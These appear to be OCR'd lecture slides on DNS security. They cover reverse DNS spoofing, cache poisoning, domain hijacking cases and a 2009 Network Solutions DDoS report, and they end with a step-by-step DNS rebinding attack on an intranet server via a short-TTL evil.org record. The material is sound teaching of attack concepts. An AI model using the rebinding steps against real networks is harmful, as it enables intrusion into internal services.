
- Summer 2010: Initial DNSSEC deployments
  - http://www.commerce.gov/news/press-releases/2010/07/16/commerce-department-icann-and-verisign-deploy-new-technology-enhance-

Reverse DNS Spoofing

- Trusted access is often based on host names
  - E.g., permit access to website from all .cs.washington.edu IPs
- Network requests such as Web or ssh arrive from numeric source addresses
  - System performs reverse DNS lookup to determine requester's host name and checks if it's in .htaccess
- If attacker can spoof the answer to reverse DNS query, he can fool target machine into thinking that request comes from an authorized host
  - No authentication for DNS responses and typically no double-checking (numeric → symbolic → numeric)

Other DNS Risks

- DNS cache poisoning
  - False IP with a high time-to-live will stay in the cache of the DNS server for a long time
  - Basis of pharming
- Spoofed ICANN registration and domain hijacking
  - Authentication of domain transfers based on email addr
  - Aug ’04: teenager hijacks eBay’s German site
  - Jan ’05: hijacking of panix.com (oldest ISP in NYC)
    - "The ownership of panix.com was moved to a company in Australia, the actual DNS records were moved to a company in the United Kingdom, and Panix.com's mail has been redirected to yet another company in Canada."
- Misconfiguration and human error



Home / News

Network Solutions Under Large Scale DDoS Attack, Millions of Websites Potentially Unreachable

Jan 23, 2009 2:55 PM PST | Comments: 0 | Views: 10,429

By CircleID Reporter Comment | Print


Update Received from Network Solutions Jan 23, 2009 7:27PM PST
"DNS queries for web sites should be responding normally. Thank you all for your understanding. As always, we will continue to work to take measures to prevent these and other types of technical issues caused by third parties that may impact our customers."

. . .

JavaScript/DNS Intranet attack (I)

- Consider a Web server **intra.good.net**
  - IP: 10.0.0.7, inaccessible outside **good.net** network
  - Hosts sensitive CGI applications
- Attacker at **evil.org** gets **good.net** user to browse **www.evil.org**
- Places Javascript on **www.evil.org** that accesses sensitive application on **intra.good.net**
  - This doesn't work because Javascript is subject to "same-origin" policy
  - … but the attacker controls evil.org DNS

JavaScript/DNS Intranet attack (II)


good.net
browser
Lookup www.evil.org
222.33.44.55 – short TTL
Evil.org
DNS
GET /, host www.evil.org
Response
Evil.org
Web
Lookup www.evil.org
10.0.0.7
Evil.org
DNS
POST /cgi/app, host www.evil.org
Response – compromise!
Web
Intra.good.net
10.0.0.7